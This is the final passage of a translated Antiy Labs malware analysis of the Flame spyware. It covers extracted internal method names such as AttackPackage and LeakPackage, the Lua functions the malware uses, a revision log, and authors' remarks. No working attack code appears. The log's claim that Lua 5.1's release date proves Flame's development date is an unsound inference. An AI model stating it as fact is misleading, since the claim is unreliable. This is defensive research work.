"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>220<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::defaultGateway<|oOo|>1215<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>225<|oOo|>"
"<|oOo|>flame::impersonator::ImpersonatePackage::getCurrentToken<|oOo|>173<|oOo|>"
"<|oOo|>flame::lua::LeakPackage::getLeak<|oOo|>2062<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>343<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::DHCPAddress<|oOo|>1235<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>161<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::truncate<|oOo|>821<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::move<|oOo|>876<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getLocalGroups<|oOo|>82<|oOo|>"
"<|oOo|>flame::lua::StoragePackage::save<|oOo|>1981<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getType<|oOo|>300<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>217<|oOo|>"
"<|oOo|>flame::clan::WmiPackage::getNextResult<|oOo|>465<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>318<|oOo|>"
"<|oOo|>flame::impersonator::ImpersonatePackage::getCurrentToken<|oOo|>168<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsStringsMap<|oOo|>153<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>151<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::setFromStack<|oOo|>709<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>152<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::domainName<|oOo|>1193<|oOo|>"
```

Appendix 7: Lua Script Functions Used by Mssecmgr.ocx

luaB_cocreate
luaB_collectgarbage
luaB_coresume
luaB_cowrap
luaB_error
luaG_runerror
luaG_typeerror
luaI_openlib
luaL_addlstring
luaL_addvalue
lua_auxopen
lua_auxresume
lua_base_open
lua_body
lua_breakstat
lua_getfield
lua_getfunc
lua_getinfo
lua_getobjname
lua_getstack
lua_new_localvar
lua_newfile
lua_newuserdata
lua_panic
lua_parlist

luaB_gcinfo
luaB_getfenv
luaB_getmetatable
luaB_ipairs
luaB_load
luaB_loadstring
luaB_newproxy
luaB_next
luaB_pairs
luaB_pcall
luaB_rawequal
luaB_rawget
luaB_rawset
luaB_select
luaB_setfenv
luaB_setmetatable
luaB_tonumber
luaB_tostring
luaB_type
luaB_unpack
luaB_xpcall
luaD_call
luaD_reallocCI
luaD_throw
lua_luaopen_string

luaL_argerror
luaL_checkany
luaL_checkinteger
luaL_checklstring
luaL_checknumber
luaL_checkoption
luaL_checktype
luaL_checkudata
luaL_error
luaL_findtable
luaL_getmetafield
luaL_newmetatable
luaL_optlstring
luaL_prepbuffer
luaL_pushresult
luaL_typerror
luaL_where
luaS_newlstr
luaT_gettmbyobj
luaV_settable
lua_addk
lua_adjuststack
lua_assignment
lua_aux_close
lua_luaopen_table

lua_concat
lua_createmeta
lua_createstdfile
lua_createtable
lua_db_errorfb
lua_db_getinfo
lua_emptybuffer
lua_enterlevel
lua_errorlimit
lua_f_flush
lua_f_read
lua_f_seek
lua_f_setvbuf
lua_f_write
lua_fflush
lua_fixjump
lua_forlist
lua_fornum
lua_funcargs
lua_funcinfo
lua_g_read
lua_g_write
lua_getcurrenv
lua_getfenv

lua_getthread
lua_index2adr
lua_indexupvalue
lua_insert
lua_io_close
lua_io_fclose
lua_io_gc
lua_io_open
lua_io_pclose
lua_io_readline
lua_io_tostring
lua_io_type
lua_ipairsaux
lua_isnumber
lua_load_aux
lua_luaK_checkstack
lua_luaK_code
lua_luaopen_base
lua_luaopen_debug
lua_luaopen_io
lua_luaopen_math
lua_luaopen_os

lua_prefixexp
lua_pushcclosure
lua_pushclosure
lua_pushfstring
lua_pushlstring
lua_pushresult
lua_pushvalue
lua_recfield
lua_registerlocalvar
lua_remove
lua_setfield
lua_setmetatable
lua_settabsi
lua_settabss
lua_settop
lua_simpleexp
lua_tag_error
lua_tofile
lua_tointeger
lua_tonumber
lua_treatstackoption
lua_type
lua_typename
lua_yield

References

[1] http://www.wired.com/threatlevel/2011/07/how-digital-detectives-deciphered-stuxnet/all/

[2] http://www.symantec.com/connect/blogs/flamer-highly-sophisticated-and-discreet-threat-targets-middle-east

[3] http://blogs.mcafee.com/uncategorized/skywiper-fanning-the-flames-of-cyber-warfare

[4] http://www.securelist.com/en/blog/208193538/Flame_Bunny_Frog_Munch_and_BeetleJuice

[5] Microsoft TechNet：http://technet.microsoft.com/en-us/library/cc963218.aspx

http://blog.crysys.hu/2012/06/analysis-of-flame-wusetupv-exe-url-parameters/

Revision History

Date	Version	Description
2012-5-31	V 1 . 1 . 0	Start analyzing the behavior of the main module; collect related samples.
2012-6-5	V 1 . 1 . 1	Analyze the main module in detail; start analyzing other modules; update the analysis of the Soapr32.ocx module; encrypt the string.
2012-6-8	V 1 . 1 . 2	Update the analysis of the Msglu32.ocx module; this module can search for some file types, such as office files (docx, xlsx, pptx) and also other types; update part of the analysis of the main module; the encryption method is similar to that of Soapr32.ocx.
2012-6-11	V 1 . 1 . 3	Update the analysis of the Nteps32.ocx module; this module can log keystroke information and capture screenshots; the logged information is encrypted; the encryption method is under analysis; update part of the analysis of the main module.
2012-6-15	V 1 . 1 . 4	Update the analysis of the Advntcfg.ocx module; this module can capture screenshots and collect the system information; the encryption method and parameters are the same with those of Nteps32.ocx.
2012-6-18	V 1 . 1 . 5	Update the the analysis of the main module; modify the analysis of some other modules.
2012-6-23	V 1 . 1 . 6	Summarize the encryption methods of the modules above; update part of the analysis of the main module; collect other modules.
2012-7-2	V 1 . 1 . 7	Modify some problems of the former version; there are still some problems left, which can be finished tomorrow; add some analysis of the main module; add the comparison table of the encryption methods of various modules; 2 modules are still under analysis.
2012-7-4	V 1 . 1 . 8	Add Table 1 (PE files and functionalities of Flame), Table 2 (File List of Flame), and the analysis of the browse32.ocx module; modify the decryption method list of various modules; give description to files in the process list.
2012-7-5	V 1 . 1 . 9	Add 107 Lua script calling functions (see Apendix 6); other modules are under analysis.
2012-7-6	V 1 . 2 . 0	Find that the static compiling version of Lua module in Flame is the same with the original module; add part of the analysis of the main module.
2012-7-9	V 1 . 2 . 1	Some Lua functions are still under analysis; find the LNK vulnerabilities; some encryption methods are still under verification.
2012-7-10	V 1 . 2 . 2	Introduce how to call Lua function; jimmy.dll module is under

Date	Version	Description
		analysis; verify the encryption algorithm of the main module.
2012-7-11	V 1 . 2 . 3	Update all processes and some processes are under analysis; add analysis of the jimmy.dll module; confirm the Lua version is 5.1; the release date of Lua 5.1 is January 21st, 2006, which proves that the development date of Flame is January 21st, 2006.
2012-7-12	V 1 . 2 . 4	Find that the functions contained in Flame are Debug version and are similar to the Debug version of Lua.
2012-7-13	V 1 . 2 . 5	Analyze some functions that are used in the main module; there are about 150 functions. (see Appendix 7)
2012-7-16	V 1 . 2 . 6	Analyze the calling Lua functions; find something that seems to be structures (more than 4000 of them).
2012-7-17	V 1 . 2 . 7	Verify that Flame uses DES algorithm; find 16 circular calculation expressions in the calling functions which are obvious characteristics of DES encryption algorithm; match the XOR operation with the calculation mode of the DES algorithm.
2012-7-18	V 1 . 2 . 8	Find that the main module downloads resources to memory; it then executes XOR operation to or decrypts the resources: first, it uses DB DF AC A2 as header; then it decrypts the resource byte by byte.
2012-7-19	V 1 . 2 . 9	Find how Flame calls Lua scripts; Flame creates a few tables during the initialization process in the Lua environment; it then saves key value pairs in these tables; then it extracts special key values from the tables via obtaining the appointed tables; these key values are used as Lua codes.
2012-7-20	V 1 . 3 . 0	Analyze the decryption part of Lua functions; find that the 00004069.exe file and the boot32drv.sys file are the same;they are called in the same server; the service is enabled directly after creation and will be deleted after downloading some files.

Writers' Words

It is the first time that we are faced with such a situation: our research team has been analyzing Flame worm for almost one month and we plan to continue. When Stuxnet broke out, we attempted to carry out long-term analysis, but due to certain limits, we stopped the analysis after 10 days. After the research of Stuxnet, Duqu, and Flame, we grandually find that as a traditional antivirus enterprise, we need innovation when faced with challenges and reform.

Traditional malware usually aims at infecting more computers, but gradually, attackers are driven by economic interests. The malware they develop is with specific functionalities and small sizes. As a result, it is not difficult to analyze such malware. From another perspective, though the interests-driven attackers create many serious threats, such as Trojans and botnets, the balance between attackers and antivirus vendors is still there. Antivirus teams can use the malware capture system and the automatic backend analysis platform to process lots of malware. Sometimes, new detection rules can be extracted from samples even without manual assistance. Then, the rules can be added to antivirus products. Gradually, we become more and more dependent on sandboxes and other automatic systems. Some people even think virus analysis engineers are not doing their jobs.

However, when serious threats such as Stuxnet and Flame appear, the situation becomes totally diofferent. Users begin asking “what does it do” and “how can we avoid similar attacks” instead of “how to detect it” and “is your product effective”. Such a situation requires us not to totally depend on the analysis streamline, but to devote ourselves to locale observation, environment simulation and detailed backend analysis.

Falme has large quantities of files and a large size. Being similar to the APT malware that we process earlier, Falme has various modules and a very complex architecture. It can perfectly hide itself in the system, and envade the detection of antivirus products. Its encrypted modules can help hide important information. Such complex and large malware plays a big role in APT attacks. Once it finds that the system is not the specified target, it would exit and delete all the traces, so it seldom breaks out in large quantities. Flame depends heaviy on lots of configuration information and remote control. By the time users find it, it usually has finished its missions. We are used to analyzing single virus samples; depend on automatic analysis and disassembly results; and add some sample tags wit hhash values. Such methods seem to be outdated when we are confronted with malware like Flame.

Faced with so many samples and derivative files, we allocate the work clearly. We cooperate like ants, with each member analyzing one module and recording the analysis results in a timely fashion. We don’t expect to finally get a big research report;

instead, we hope that we can collect our findings step by step, and then provide some reference for defending such attacks. The whole analysis is divided into two parts. One is the analysis of the main module which is 6MB. We devote lots of time to analyzing it, including its encryption algorithm, string information and the whole structure. The other part is the analysis of other modules. We found that some modules have the same functionalities, such as collecting information, traversing processes, and capture screenshots. We also found some other interesting information. But we are now still hallway there.

We will continue the analysis of Flame, and continuously update the latest research results to this report in a timely fashion. Though difficult, it is happy and meaningful to stick to this research, especially when with our friends.

Antiy CERT

Pluck & Sky & White & Pillcor

Translators' Words

The original report is not in English, and the translators are not Computer Science majors. Due to the expertise limit on antivirus, there might be some errors in this report. But we try our best to present you the latest development of Flame worm, and hope that this report can help you a little bit. Of course, we would appreciate if you gave us some suggestions.

Antiy Labs

Summer & Vicky & Lily

Any technical information that is made available by Antiy Labs is the copyrighted work of Antiy Labs and is owned by Antiy Labs. NO WARRANTY. Antiy Labs makes no warranty as to this document's accuracy or use. The information in this document may include typographical errors or inaccuracies, and may not reflect the most current developments; and Antiy Labs does not represent, warrant or guarantee that it is complete, accurate, or up-to-date, nor does Antiy Labs offer any certification or guarantee with respect to any opinions expressed herein or any references provided. Changing circumstances may change the accuracy of the content herein. Opinions presented in this document reflect judgment at the time of publication and are subject to change. Any use of the information contained in this document is at the risk of the user. Antiy Labs assumes no responsibility for errors, omissions, or damages resulting from the use of or reliance on the information herein. Antiy Labs reserves the right to make changes at any time without prior notice.

About Antiy Labs

Antiy Labs is an antivirus vendor which makes advanced research and technology contributions to the field. Currently, there are tens of thousands of firewalls, UTM and security devices deployed with our antivirus engine. More information is available at www.antiy.net.

ANTIY | Antiy Labs